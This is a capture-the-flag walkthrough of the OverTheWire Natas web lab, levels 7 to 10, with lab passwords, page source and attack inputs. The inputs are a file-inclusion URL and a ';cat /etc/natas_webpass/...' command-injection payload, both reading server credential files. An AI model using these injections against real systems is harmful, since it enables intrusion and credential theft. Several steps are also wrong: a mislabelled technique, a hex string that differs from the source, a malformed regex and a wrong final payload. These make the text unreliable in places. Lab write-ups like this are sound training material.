


figure 2.9

Now we can get the secret code to the form. After submitting the query, we received the secret code to Natas level 7.




figure 3.0

## Level 7 – Level 8

Use the password extract from the previous level to login Natas level 7.

Username – natas7

Password - 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

On logging to natas7, we received two links, Home and About.




figure 3.1

So, we check the source code, there is a hint about the path where the password file is located.


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas7", "pass": "7z3hEENjQtflzgnT29q7wAvMNfZdh0i9" };</script></head>
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```

figure 3.2

In the homepage, we must click the home page and go to the home directory.




*figure 3.3*

So, we change our URL manually to this mentioned.

[http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\\_webpass/natas8](http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8)

And there is a password for natas8. This is called command injection.



*figure 3.4*

level 8 – level 9

Use the password extract from the previous level to login Natas level 8.

Username – natas8

Password - DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

When we logging to Natas level 8, again we have a form to input a secret code.




figure 3.5

We open the source-code on the page, there is a variable called encoded secret. We have to decode it.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}


if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

figure 3.6


So we have to decode the encoded code. We can do as following.



```
(root@kali)~[/home/kali]/hl>  
# php -a  
Interactive mode enabled  
Home  
php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6c315669563362')));  
oubWYf2kBq  
php >
```

figure 3.7

Now we know the secret key, we can enter it to the form and extract the password.



**NATAS8**

Access granted. The password for natas9 is  
W0mMhUcRRnG8dcghE4qvk3JA9IGt8nDI

Input secret:

[View sourcecode](#)

figure 3.8

Level 9 – Level 10

Use the password extract from the previous level to login Natas level 9

Username – natas9

Password - W0mMhUcRRnG8dcghE4qvk3JA9IGt8nDI

When we successfully login to Natas level 9, there is form provided to us.it says find the word containing as shown in the figure given below.






figure 3.9

When we click the view source code link, it is passed via a function called passthrough().





figure 3.9


We will use (;) to execute multiple commands.

```
;cat /etc/natas_webpass/natas10
```



*figure 4.0*

As we can see that the password is printed below.



*figure 4.1*


Level 10 – Level 11

Use the password extract from the previous level to login Natas level 10.

Username – natas10


Password - nOpp1igQAkUzal1GUUjzn1bFVj7xCNzu

When we successfully login to natas10 web page, we can see a form and it says that “For security reasons, we now filter on certain characters” is shown below.



*figure 4.2*

When we click on the view sourcecode link, we can see a function called passthrough(). It filters our inputs.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&|/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

figure 4.3

So we will use (.) to execute multiple commands to capture the password for next level.

**./etc/natas\_webpass/natas10**

